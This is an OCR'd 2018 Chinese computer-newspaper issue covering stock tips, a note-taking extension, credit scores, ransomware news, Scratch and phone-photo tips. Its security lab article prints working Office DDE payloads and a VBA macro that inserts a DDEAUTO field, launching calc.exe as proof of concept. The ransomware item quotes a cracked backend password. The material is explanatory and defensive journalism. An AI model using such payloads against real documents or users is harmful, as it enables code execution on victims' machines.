对成长股来说春季公布的财报决定其成色,一只好的成长股,业绩应该符合高增长或者稳定快速增长的预期,重点关注符合业绩预期、弹性又好的科技股,例如京东方、隆基股份、亨通光电之类,如果京东方继续保持盈利增速,对整个液晶面板产业链都是好事情,大家可以寻找液晶面板产业链上游的公司布局。

另外,许多散户喜欢短线操作,那么可以考虑超跌股,也就是之前暴跌30%~50%的股票,特别是跌幅达到或者接近50%的股票,是的,就看跌幅其他什么都不看。不少游资的操作模式就是选择超跌股猛炒一把,在接近前期的筹码密集期时立即跑路。这个规律,大家也可以参考。

兴业银行K线图保持平稳上升趋势

本文仅代表个人观点,跟本报无关。股市有风险,投资需谨慎,本文仅作参考,实际盈亏自负。

中国核建基本面没有问题

@中国核建:董师傅,我买的中国核建等到地老天荒终于等到重组,可结果却是不涨反跌,这是怎么回事?想加仓!

@董师傅:看你的名字都用上公司名了,应该是重仓该股吧!重组肯定是利好,这个毋庸置疑,连中国神华、中国联通这种大公司重组前后股价都会有表现,而中国核建没有,究其原因是时机不对,这段时间行情不好,指数看上去没有跌多少但个股很惨,有的个股已经腰斩了,相对来说中国核建还算强势的。个人认为,高铁和核电是中国的两张名片,高铁被暴炒过一波而核电还没有,未来时机成熟了应该会涨一波,不过什么时候就不确定,你看看中国中车之前股价低迷了多少年。至于加仓,如果是长线的话没有问题,短线的话最好等到3月后了。

创蓝筹是什么鬼

@西岸兔:董师傅,什么是创蓝筹?

@董师傅:创蓝筹这个词百度百科里面没有,仅有一些大V和少数新闻中提到过,可以说这个词是拼接形成的。当前主流资金关注的是蓝筹股,创业板非常低迷,但许多人依然喜欢买创业板的股票(暴涨暴跌很刺激),于是就在创业板中寻找板块内的“蓝筹股”。严格来说,创业板中是没有蓝筹股的,所以创蓝筹其实代指的是创业板中市值较大的股票,例如碧水源、温氏股份等。蓝筹股不可能一直涨,涨多了还是要歇歇脚,资金就会回流创业板、中小板,基于这个逻辑,一些大V提前发表了自己的观点,布局创业板中市值较大的股票。这个逻辑没有问题,但风险相对较大,如果没有一定承受能力还是不要去跟随。

深天马碰到“黑天鹅”

@执刀人:董师傅,你一直看好深天马,为什么还是跌了这么多?

@董师傅:个人看好是基于基本面,业绩高增长这就不用说了,不但在手机显示屏领域发展不错,更是在全球车载仪表显示屏领域市场占有率达到15.4%,位居全球第二、国内第一,还有一个重组概念,怎么看都是不错的投资对象。可惜,碰到“黑天鹅”事件,计提1.86亿资产减值准备,就是这个让公司股价跌跌不休,之前的欧非科技也是因为同样的原因出现暴跌的。不过,“黑天鹅”事件毕竟是偶然事件,不会对公司的发展伤筋动骨,从历史来看大多数因为“黑天鹅”导致股价暴跌的公司,只要基本面没有问题后续股价都会收复失地的。

方片收集，让信息收集和整理更便捷

@张剑

现在网络上有大量的信息，每个用户都可以找到自己需要的内容。但是这些信息明显存在碎片化的特征，为了以后使用起来更方便，平时就要对它们进行收集和整理。虽然网上有很多笔记软件，但是这些软件都比较臃肿，而且操作起来也不是很方便。那么有没有更加方便快捷的信息收集和整理方法呢？

信息内容的快速收集

其实要想解决用户的这个问题，只需要给浏览器安装一个功能扩展插件“方片收集”即可。首先打开“方片收集”的官方网站（http://funp.in/），点击网页中的“安装插件”按钮，在弹出的对话框里选择自己使用的浏览器名称后即可进行安装。安装完成后用户就可以在工具栏里看到它的图标，从此以后利用它就可以进行相关信息的收集操作了。

由于每一个用户的操作习惯有所不同，所以“方片收集”提供了多种收集方式。最简单的方式就是通过鼠标在网页中选择需要的文字信息，在这段信息的左上角就会弹出一组按钮，点击这组按钮中的“摘”按钮后，就可以快速地将这段文字信息进行收藏（图1）。除此以外，也可以通过鼠标选中这些信息内容，通过鼠标将它向浏览器的左侧进行拖曳。这时在浏览器的左侧就会出现一个侧边栏，将鼠标移动到侧边栏里面释放，这样就可以快速完成信息的收集操作了。

1

2

小提示：由于现在很多网页浏览器都加入了鼠标手势的功能，所以用户在通过鼠标进行拖曳收集的过程中，可能会和某些鼠标手势有冲突，这时建议用户关闭鼠标手势向左移动的这个动作。

我们平时除了收集文字以及图片信息以外，可能还会收集一些包括视频在内的多媒体信息，这样利用上面的方法就无法进行操作。所以只能换一种方法来解决，比如当我们打开一个视频播放页面后，在视频窗口的左侧就会出现一个“收集视频”的图标。点击这个图标按钮以后，就可以快速完成这个视频文件的收集操作了。或者在视频播放页面中点击鼠标右键，选择菜单中的“将当前网址加入到方片”命令也可以。

小提示：“方片收集”扩展插件不仅可以方便地在电脑里进行信息内容的收集，还可以在移动设备里进行同样的操作。要想做到这一点首先点击侧边栏左上角的“登录/注册”按钮，这时会弹出一个登录的二维码窗口（图2）。通过自己的手机微信扫描一下，就可以利用自己的微信账号来进行登录和同步操作了。

收集信息的整理操作

无论通过哪一种方式收集的信息，在经过一段时间后都需要对这些信息进行整理，以便于以后需要的时候可以快速地进行查找和调用。当然使用“方片收集”收集的信息，也需要进行整理操作才可以。在浏览器左上角就可以看到一个箭头图标，点击它以后就会在窗口左侧展开一个侧边栏，这样就可以看到所有已经收集的信息内容了（图3）。每一条收集的信息都是以方块的形式进行展示的，这样我们可以快速地了解到这条信息的标题以及它的主要内容。此外，在方块的右上角有一个“菜单”按钮，通过这个按钮就可以进行分类、分享、编辑、删除等一系列管理操作。

比如用户想在收集的信息中加入一些自己的看法，那么就点击菜单中的“编辑”命令。这时在浏览器的右侧窗口里，就会显示出一个正规的在线编辑界面。通过它不仅可以对已经搜集的内容进行编辑，而且还可以在其中加入自己的批注和看法（图4）。由于“方片收集”对用户输入的内容是及时保存的，所以用户根本不需要考虑信息是否丢失。

3

为了方便以后进行信息的查找，一般都会将内容相似的信息整理到一起，而且针对不同的内容可以选择不同的整理方式。比如信息内容比较少的方块，可以将几个方块的内容整理到一个方块里。首先打开一个方块的编辑窗口，接下来将鼠标移动到侧边栏里其他的方块上。当方块的四周出现一个黄色的选择框后，按住鼠标左键向编辑窗口进行拖动。这时会弹出一个询问窗口，点击“我知道了”就可以进行多个方块的合并操作。

如果方块里面的内容比较多，不方便进行合并操作的话，还可以选择添加标签这种方式来管理。点击菜单中的“分类”命令，这时用户需要在弹出的对话框里设置相应的标签，如果没有合适的标签可以选择，点击对话框中的加号进行设置（图5）。以后当用户需要查找标签的时候，只需要在侧边栏的搜索框里点击一下，在弹出的列表里就可以看到已经有的标签名称。点击其中的某个标签名称后，就会出现和这个标签相关的所有内容。

4


5

移动设备的内容同步

如今随着移动设备的快速普及，用户通过手机获取的信息也越来越多，这时想要收集信息就变得更加的容易。那么如何快速在手机里进行信息的收集操作呢？前面已经提到过“方片收集”拥有数据同步的功能，再加上该功能在手机里面也有对应的手机应用，所以利用“方片收集”就可以快速完成信息的收集。

首先安装运行“方片收集”应用，并且保持应用在后台运行。接下来只要按照自己平时的习惯打开手机浏览器或者其他应用，就可以进行相关内容的阅读操作了。当发现对自己有用的信息后，在信息上进行长按将它们复制即可。接下来再继续阅读其他的信息，当发现有用的信息后再进行复制，这样就可以在阅读的过程中收集到大量有用的信息。当信息收集完成以后，切换到“方片收集”应用窗口。通过手指向左进行滑动，这样就可以看到一个“历史剪贴板”的对话框，其中就包括了刚刚复制的所有信息内容（图6）。接下来按住其中的一条信息，然后向左进行滑动，这条信息就会被添加为一个信息方块。除了直接收集网络中已有的信息外，我们还可以点击窗口下方的加号按钮，在弹出的编辑窗口中再点击工具栏中的加号，就可以添加图片以及语音信息，这样用户就可以随时记录自己生活中的点点滴滴以及对某些事物的看法（图7）。

6



7

小提示：如果用户不想安装“方片收集”应用的话，可以在微信里面关注“方片收集”这个公众号，并且按照向导添加“方片助手”为好友。以后只要将需要收集的信息发送到“方片助手”里，就可以完成信息的收集及同步操作了。

互联网征信时代,你准备好了吗

@骆驼

有个事实你必须承认,那就是互联网时代,信用即财富。即便身上没有一分钱,卡里也没有钱,只要有手机,走遍天下都有可能。随着移动支付的飞速发展,各种应用场景的产生都可能和个人的信用挂钩。在此之前,大家只知道芝麻信用,作为阿里的死对头,腾讯前不久也按捺不住,低调推出了腾讯信用。

腾讯信用怎么开通

之前,腾讯信用有两个入口,都比较隐蔽。

微信用户,搜索微信公众号“腾讯信用”,点击底部菜单中的“我要查分”,之后输入姓名、身份证号、手机号,在确认已阅读《腾讯信用征信服务协议》后,就可以看到自己的腾讯信用分数了(图1)。

QQ用户,点击左上角头像,找到QQ钱包,打开账户,点击“查看我的信用分”。

其实早在去年8月,腾讯就已经在国内部分地区对腾讯信用这个产品进行小范围测试。与支付宝芝麻信用类似,腾讯信用同样是根据履约、安全、财富、消费以及社交这五项成绩来判定综合成绩,最低300分,最高850分。

可能有人纳闷了,为什么照着上面的步骤操作,找不到查询入口。“帮助中心”显示,“腾讯信用全国限时公测活动已经结束”?这是因为腾讯信用公测开放仅一天,就被暂时喊停,官方未作任何解释。不过从小道消息获悉,不久就会恢复。有很多小伙伴恐怕都没来得及查看自己的信用分。究竟腾讯信用能干吗?接着往下看。

腾讯信用究竟有什么用

之前腾讯信用在进行公测的时候,曝光了大量功能(图2),引起广泛关注,因为确实太实用了。

对于还未办理ETC的用户,腾讯信用有一项非常给力的福利。只要信用分达到630分,就能免除280元设备费用,而且免预存、免绑银行卡,直接在微信上就可以办理ETC,过高速先通行后付费(图3)。

腾讯信用分达到630分,还可以免押金骑摩拜单车(图4)。笔者知道很多人担心像小蓝单车那样,押金最终无法退回的悲剧又一次上演,这下不用交押金,凭信用借车,等于间接省下299元的周转资金。

去年年底,腾讯在深圳和广州两地推出信用分的时候,还在深圳住房租赁平台上尝试,用户的腾讯信用分达到650分以上即可享受免押金租房,并提供违约保障,通过信用体系保证双方履约。

芝麻信用分能撸哪些羊毛

很多人不理解,为啥腾讯、阿里砸钱去投共享单车这种完全看不到盈利前景,却还要继续“烧”的项目?悄悄地说,这是培养大家的支付习惯。相比腾讯,阿里更早在行业布局,芝麻信用分覆盖领域及行业认可度提升飞快,应用场景也非常多。

首先是蚂蚁借呗(图5)。没错,不是花呗,因为根据笔者的研究,花呗和芝麻信用分应该不是完全匹配的,芝麻信用分应该只是确定花呗额度的参数之一,更偏重考虑你的消费习惯和能力。蚂蚁借呗目前仍实行邀请制,用户自己不能主动申请开通,芝麻信用就是开通与否和额度高低的衡量标准之一。对于需要短期用钱周转的人来说,蚂蚁借呗还是很方便的,不过提醒大家,关于利息,这里面有套路,日利率号称万分之四点五,很多人直接乘以365,那是错误的,必须借用IRR函数(专用的财务公式)来计算,得出的年利率为17.72%。

在出行方面,芝麻信用目前应用场景也非常多,支持哈罗、ofo、永安行、优拜单车免租金骑行。信用分在650分以上,在使用神州租车、一嗨租车等租车APP的时候,可以免全部或部分押金(图6)。就在几个月前,芝麻信用还加入了高速ETC功能,先通行后付费,芝麻信用分要在550分以上,门槛并不高。

飞猪推出了基于芝麻信用的“信用住”酒店服务计划(图7),750分以上的用户预订酒店可以享受“零押金”入住等服务。新兴的租房平台“木鸟短租”也联合芝麻信用推出600分以上免押金入住服务。

在阿里旅行的电子签平台,用户的芝麻分高于750分就可申请新加坡签证,不需要提供在职证明、个人信息表、户口本、身份证复印件等资料,非常方便。要知道办新加坡签证,非公务员要提供的资料太多了。

你可能不知道,芝麻信用分还能免押金租数码产品玩:手机、相机、无人机、音箱、潜水装备,其中很多较贵的产品你可以不用买了,租几日过把瘾也算有所体验了。

影响你命运的央行征信

从信息采集维度来看,芝麻信用和腾讯信用大同小异,主要区别是芝麻信用更看重历史守约情况,而腾讯信用更看重用户资产构成和社交行为。相比之下,人民银行出具的个人征信报告的权威性就要高多了,属于“官方”版,它就好像你的“经济身份证”。如果无意间有一两次信用卡逾期未还,这可能会在较长一段时间里成为你的信用污点,直接导致无法贷款(特别是房贷),无法申请信用卡。

中国人民银行征信报告现在可以直接在网上查询,可登录网站https://ipcrs.pbccrc.org.cn注册,看看自己究竟有没有黑记录(图8)。目前很多互联网小贷公司也接入了央行征信,换句话说,你借了多少,有多少没有还,上面都会记得清清楚楚。这其中包括微粒贷、蚂蚁借呗、金条、捷信、拉卡拉、分期乐、翼支付、驴妈妈、360借条、苏宁任性付等。个人信贷不良记录保存期限为5年,千万别因为自己一时疏忽,影响到信用(想办房贷就不可能了),到时候真的是哭都来不及了。

可以说,未来你是什么样的人就很好分辨了,因为从几个数字就能分辨出你这个人是不是一个有信用和讲诚信的人,珍惜自己的信用吧!


保卫钱包

病毒、钓鱼网站、P2P 投资陷阱等针对网友钱包的恶意攻击层出不穷,且时不时换个花样忽悠。本栏目专门扒皮,教大家保卫自己的钱包!微博求助:http://weibo.com/cdx1983。

这是一个不要比特币的勒索病毒

2013 年后勒索病毒一般要求赎金都是以等价比特币(少数要门罗币)的方式支付,还从来没有一个勒索病毒不要虚拟货币而是要银行卡支付赎金的,如今勒索病毒界的"奇葩"出现了,一个名为 Mindlost 的勒索病毒就开启了嘲讽技能,挑衅全球的安全高手,结果脸都被打肿了!这是怎么回事呢?

勒索病毒 Mindlost 进入电脑后,对 C 盘下的 Users 文件夹下的文件采用随机密钥 128 位的 AES 算法进行加密,主要针对后缀是.mp4、.mp3、.txt、.jpg、.png、.pdf、.c、.py 类型的文件,加密后的文件会得到一个新的扩展名.enc,例如 1.txt.enc,病毒接着下载一张带有勒索信息的图片,并将图片设置为电脑的新壁纸,壁纸就提到了交赎金的网站 http://Mindlost.azurewebsites.net 和要支付的赎金金额和方式。



病毒设置的壁纸

勒索病毒 Mindlost 设置的壁纸看上去更奇特勒索病毒没有什么区别嘛!嘿嘿!这是第一个要求用银行卡支付赎金的勒索病毒,众所周知如果用银行卡支付,就有很大的可能性被追查到黑客的信息,这个病毒相当于对全球安全高手说:来抓我呀!来抓我呀!来抓我呀!仅仅嘲讽还不够,病毒还有一个更绝的方式,那就是记录受害者交付赎金时的银行卡信息,再想办法去盗刷,你说狠不狠!

于是,国内外的安全高手都在追踪勒索病毒 Mindlost,交赎金的网站 http://Mindlost.azurewebsites.net 被拿下,网站后台账号 daniel、密码 Lifsgledi979 都被破解了,下一步就是追踪病毒的炮制者的个人信息了。只能说,不作死就不会死!目前,主流安全软件已经能查杀该勒索病毒了,不过其还可能出现各种变种,大家要当心,万一中毒了不要支付赎金,不要在黑客提供的页面下输入银行卡的口令、有效期等敏感信息,否则银行卡存在被盗刷的风险。

@董师傅:勒索病毒 Mindlost 是由 C# 语言编写的,还采用 AgileDotNetRT.dll 反编译插件将所有代码全部混淆,这一来就增加了反编译难度。病毒启动后通过篡改注册表的方式实现自启动,再检测该电脑是否已经被加密过,如果这台电脑的数据在数据库中且没有支付赎金,则不再加密该电脑的文件。总的来说,病毒的技术含量不低,但目前已经被研究得比较透彻,因此很难在全球发动大规模攻击。

攻防实验室


这里有最新的黑客研究成果,这里有黑客的最新"黑科技",这里有权威解读,正所谓知己知彼方能百战不殆。要想全面抵御黑客的攻击,就必须知道黑客的最新动态。欢迎志同道合的朋友来投稿,投稿邮箱:285845949@qq.com。

针对Office 发动DDE攻击

懂安全的都知道,在 Office 中执行任意代码往往是通过宏命令来实现的。有没有其他方法呢?这个问题国外的黑客琢磨一番,最近发现了一种利用 DDE(动态数据交换)协议来执行任意代码的方法,被称之为 DDE 攻击。下面,我们就来看看这种攻击是怎么实现的。

如果是在 Word 中,通过 formula 命令嵌入 payload 命令({DDEAUTO c:\\windows\\system32\\cmd.exe "/k calc.exe"}),保存后下次打开 Word 文件时就会弹出一个对话框。如果用户选择"是",则 payload 命令就会被执行,弹出 CMD 窗口。如果是在 Excel,则可以直接将命令输入单元格,以 A1 为例,输入 =cmd|'/c calc.exe'!A1,保存后下次打开用户选择"是"就可以弹出 CMD 窗口——其实命令还是通过 formula 来执行的。当然 Outlook 等 Office 的其他组件也可以通过这个方法来执行任意代码。

为什么是弹出 CMD 窗口呢?上面是举了一个最简单的例子,大家想想,如果弹出的不是 CMD 窗口而是键盘记录器会是一种什么样的体验!是不是危险性马上就暴涨了!至于复杂的攻击代码肯定要复杂一些,这就不多说了。另外,这个攻击缺陷也很明显,那就是需要弹出一个对话框,必须要用户同意才能执行代码,而宏代码则不需要(必须事先开启这个功能,否则也要弹出对话框)。这个攻击的思路很有创新,不过要防范也很简单,安全软件扫描时额外留意一下文件是不是加载了 payload 命令,如果加载了 payload 命令就提示风险。



恶意代码通过 formula 来执行

小贴士:其实也可以通过宏调用 payload 命令,这样隐蔽性更强,方法如下:

```
''' Programmatically inserts a new field code into a word document at the current selection index.
''' This is of type "wdFieldDDEAuto" which is a field code which executes Dynamic Data Exchange (DDE)
''' When the document is opened. This includes an example PoC which launches calc.exe
Public Sub FieldCodeFun()
' Payload String
Dim payload As String
payload = """c:\\windows\\system32\\calc.exe"" ""/c calc.exe"""
' Insert our payload as a field code
Selection.Collapse Direction:=wdCollapseEnd
ActiveDocument.Fields.Add Range:=Selection.Range, _
Type:=wdFieldDDEAuto, Text:=payload
End Sub
```

安全周报

这段时间,互联网上依然出现大量漏洞、被病毒感染的电脑和被黑客攻击的网站。本周比较受关注的是新的 Flash 漏洞(CVE-2018-4878),黑客通过即时聊天工具和邮箱向相关人员发送包含漏洞及恶意代码的 Excel 文档,诱骗受害者打开文件或链接,之前恶意代码就会激活自动播放 Flash 内容并最终下载远程控制木马,盗取受害者的账号和密码。目前,Adobe 尚未发布官方补丁,请网民警惕来路不明的链接及文档。

数据来自国家互联网应急中心

本周,全球黑客攻击保持高频状态,影响较大的有:

1. 澳大利亚黑客入侵了共享汽车 GoGet 公司的服务系统,下载客户的重要信息,其中包括姓名、住址、电子邮件地址、电话号码、出生日期、驾驶执照等信息;

2. 黑客入侵加密货币初创企业 BeeToken,通过网络钓鱼的方式成功盗走价值 100 多万美元的以太币;

3.黑客盗取西安市多家外贸公司的邮箱账号和密码,然后冒充该公司与国外客户联系业务,骗得国外客户给该公司打入货款,涉案金额上百万元。幸运的是,最终黑客被抓被骗赃款全部被追回。

本周,依然有不少 P2P 理财平台出现问题,有的平台网站还可以打开,投资时要睁大眼睛,不要走错门了。

P2P 曝光台

平台名称	上线时间	注册地区	问题类型
益合贷	2014-07	内蒙古	提现困难
懒虫网	2014-12	浙江	提现困难
中投网贷	2015-10	山东	停业
大家在线	2015-08	浙江	停业
迈度 BANK	2018-01	上海	停业

数据来自网贷之家

本周,我们接到 811 个读者举报,涉及网银钓鱼网站、社交钓鱼网站、游戏钓鱼网站、挂马网站、非法赌博网站和传播病毒的网站等,下面是我们精选的有代表性的高危网站。

网址	危害
www.101488.com	假冒彩票网站
www.iun**tv.cn	违法违规
www.057555.com	钓鱼欺诈
www.34**43.com	网络赌博
www.iva**be.vip/wap	淫秽色情

Scratch 编程
PROGRAM

让我们的 Scratch2.0 带你体验有趣的棒球游戏(二)

本期我们将继续完成我们的“棒球游戏”程序,本期我们将学习新的知识:“控制角色随鼠标的移动而移动”。另外还新增“打击”变量,来记录击中的球数;新增“倒计时”变量来控制游戏的时间。

一、给棒球编程

1.选择“球”,单击事件,拖曳“当绿旗被点击时”到程序区。

2.单击数据,选择“建一个变量”,输入“打击”。

3.拖曳“将打击设为 0”积木块,放在“当绿旗被点击时”的下面。

4.单击控制,拖曳“重复执行”积木块,放在“将打击设为 0”的下面;再拖曳“如果 那么”积木块,放在“重复执行”的里面。

5.单击侦测,拖曳“碰到鼠标指针”积木块,单击小三角形,再选择“球棒”,放在积木块“如果 那么”的中间。

6.单击“声音”图标,选择“从声音库中选取声音”,选择“pop”并上传。

7.单击“脚本”图标,单击声音,拖曳“播放声音 pop”积木块,放在“如果碰到球棒那么”积木块的里面。

8.单击侦测,拖曳“将打击增加 1”积木块,放在“播放声音 pop”的下面。

9.单击动作,拖曳“在 1 秒内滑行到 x:-23 y:200”积木块,将数字“1”改为“0.5”,放在“将变量打击的值增加 1”的下面。

10.单击运算,拖曳“在 1 到 10 间随机选一个数”积木块,将数字“1”改为“-240”,将数字“10”改为“240”,放在“在 1 秒内滑行到 x: y:”的 x 后面的数值上。再拖曳 1 个“在 1 到 10 间随机选一个数”积木块,将数字“1”改为“-180”,将数字“10”改为“180”,放在“在 1 秒内滑行到 x: y:”的 y 后面的数值上。

11.单击外观,拖曳“隐藏”积木块,放在“在 1 秒内滑行到 x: 在 240 到 -240 间随机选一个数 y:在 -180 到 180 间随机选一个数”的下面。

二、给球棒编程

(一)随鼠标移动

1.选择“球棒”,单击事件,拖曳“当绿旗被点击时”到程序区。

2.单击运动,拖曳“移到 x:68 y: -155”积木块,放在“当绿旗被点击时”的下面。

3.单击控制,拖曳“重复执行”积木块,放在“移到 x: 68 y: -155”的下面。

4.单击运动,拖曳“将 X 坐标设定为 0”积木块,放在“重复执行”的里面。

5.单击侦测,拖曳“鼠标的 X 轴坐标”积木块,放在“将 X 坐标设定为 0”的数字“0”上。

(二)碰到球即反弹

1.单击事件,拖曳“当绿旗被点击时”积木块到程序区。

2.单击运动,拖曳“面向 90 方向”积木块,放在“当绿旗被点击时”的下面。

3.单击控制,拖曳“重复执行”积木块,放在“面向 90 方向”的下面。再拖曳“如果…那么…否则”积木块,放在“重复执行”的里面。

4. 单击侦测, 拖曳“碰到鼠标指针” 积木块,单击小黑三角形,选择“棒球”,放在“如果…那么”的中间。

5.单击运动,拖曳“右转 15 度”积木块,放在“如果…那么”的下面。再拖曳“面向 90 方向”积木块,放在“否则”的下面。

三、给背景编程

1.单击事件,拖曳“当绿旗被点击时”积木块到程序区。

2.单击数据,选择“建一个变量”,输入“倒计时”,拖曳“将倒计时设定为 0”积木块,并把数字“0”改为“60”,放在“当绿旗被点击时”的下面。

3.单击控制,拖曳“重复执行直到”积木块,放在“将倒计时设定为 60”的下面。

4.单击运算,拖曳“ < ”积木块,并在其右侧输入“1”,放在“重复执行直到”后面的空白处。

5.单击数据,拖曳“倒计时”积木块,放在“ < 1”的左侧。

6.单击控制,拖曳“等待 1 秒”积木块,放在“重复执行直到倒计时 < 1”的里面。

7.单击数据,拖曳“将倒计时增加 1”积木块,并把数字“1”改为“-1”,放在“等待 1 秒”的下面。

8.单击控制,拖曳“停止全部”积木块,放在“重复执行直到倒计时 < 1”的下面。

两期的“棒球小游戏”编程到此就完成啦,有兴趣的小朋友可以自己尝试给我们的编程添加上你喜欢的背景音乐。途中遇到任何问题欢迎大家多多向我们投稿与小编咨询。

电脑報
邮发代号
77-19
市场零售价:5.00元
全年订价:250.00元
详情咨询生活馆淘宝客服
还没订阅电脑报的小伙伴们请注意了
破季订阅有礼活动开始了

凡在电脑报生活馆订阅2018年3月至12月报纸 210元
+1元即可购买电脑报25年珍藏版T恤
活动时间:2018年2月1日-2月25号止,详情请咨询客服
电脑报生活馆网址 dnbbook.taobao.com
2018年《电脑报》迎来重大改版,在保持新锐、公正、专业、个性的同时,将给读者带来全新的阅读体验:
★更多的深度、策划、精品内容
★更清晰、更尖锐的观点和分析
★更多关注新知识、新科技、新产品
★生活化、品味化、趣味化
如有订阅疑问请与电脑报经营有限公司联系,联系电话023-63863737
地址:重庆市渝中区双钢路3号科协大厦 1306室报刊发行中心 邮编:400013

新年装X！朋友圈的N种玩法

过年大家伙聚在一起肯定要拍拍拍啦！然后就是发朋友圈，那到底怎样才能在圈友中脱颖而出呢？除了滤镜、美颜，再花点小心思更能一招制胜！

九宫格你居然还没试过？

你也是那种发朋友圈一定要凑够九张的强迫症吗？小豆还见过那种为了凑九张用重复的图来凑数的！

其实要发九宫格没问题呀，我来教你一招：


心动了吧，来，赶紧开启学习模式！操作real 简单，首先在手机上安装一个名叫九格切图的 APP，然后选择你想切割的图片就行啦。

它还可以为切割好的图片添加滤镜，如果你不喜欢九宫格的形状，也有心形、动物等等形状可以选择。最后保存的图片，除了一张完整的九格图，还有分别切割下来的九张，所以一共是十张图片。

这个 APP 的功能真心简单，常用滤镜都能找到，应该能满足你的要求，最后发到朋友圈的九宫格包你满意

为爸妈赢得羡慕做贡献

不知道你们的爸妈是不是也喜欢玩音乐相册，反正豆妈经常爱在微信发一些花里胡哨的音乐相册让我欣赏，看完真是跟中老年表情包一样很难形容。不如就趁这个春节，也教爸妈做一些你喜欢的文艺小清新相册吧。



最快只要两步就能完成相册制作

既然是教爸妈那肯定要简单、简单、最简单，在手机上就可以完成，我推荐小影记，功能界面很明确，点“开始创作”，然后把手机里的照片或视频勾选上，然后就可以生成了。

再进阶一点，还可以选择众多的模板，添加字幕和选择音乐，各种选项都很清晰，只要会一点智能手机操作，应该都能明白。

设计师小姐姐教你做海报

为了大家朋友圈晒图更好看，小豆也是操碎了心，特意咨询了咱们的设计师小姐姐该怎样为一张照片做出海报效果。小姐姐非常热心地为大家罗列了以下几个要点哟（敲黑板）：

下面是设计师小姐姐课堂时间

1. 制作照片海报我们可以采用留白、加字、拼接这几种方法；

2.留白可以侧边留白和四周留白，留白部分颜色可以根据需要改变；


3. 加字可以直接在图片上加或者在留白上加，比较考验美感，需要多培养练习哦；

4. 拼接也很考验美感以及照片的组合，关键要找准风格。

好，理论之后就该实践了，这里又要祭出一个大家熟悉的 APP 黄油相机。第一步，留白，在照片的上、下、左、右哪一边都可以留白。第二步，为留白处添加一点文字或图案元素，避免单调。

另外也可以直接在照片上加文字，但是关于文字放哪里，可是有讲究的，千万别乱放，占照片一角、左右竖排文字或上下横排位置更不容易出错。还要注意，添加的文字最好还是跟照片的主题相关，随意复制粘贴一些，只会让人觉得无意义，甚至闹笑话。

比如像这样的贴图文字，没贴对地方就感觉怪怪的哟



图片加文字这种对美感度的要求还是很高的，使用黄油相机有个偷懒的方法是可以一键套用模板，文字、留白什么的都不用自己动脑筋啦，哈哈

心机小贴士

这些晒图的小技巧，怎么也敌不过那些在朋友圈晒各种旅游照的高端朋友啊，唉。既然这样就再传授大家几个假装在旅行的心机小贴士吧。

Step 1 假装不在家

假期开始前，要做出准备上路的感觉，比如发一张打包行李的照片，有小宠物还做出依依不舍状，效果更佳。

Step 2 假装在路上

发一些模棱两可的风景照，比如飞机上拍的云层、吃大餐龙虾照、大海夕阳等等，如果 PS 功力了得也可以把自己 P 上去，但求不露馅。

Step 3 假装在外地

这个方法大家应该都知道吧，用虚拟定位 APP，发朋友圈的时候可以帮你定位到世界上任何一个地方。

Step 4 假装低调

发完后千万记得不要吹嘘、不要炫耀，低调驶得万年船哦，做好 Plan B，万一翻船也能自圆其说的方法。

停一停，返程的别样风景

春节的主题除了合家团圆，必然还有路途中的奔波，不管你是在归家还是离家的路上，都别太匆忙了，路上的心情和风景都值得铭刻，偶尔停一停，看看周围，记住当时的心情和身边的人。

归途 @ 吴天昊
拍摄手机：索尼 Xperia Z4

离去 @ 尹烨炫
拍摄手机：Moto X Pro

夜·冬 @ 木绵 Jun_
拍摄手机：三星 S8

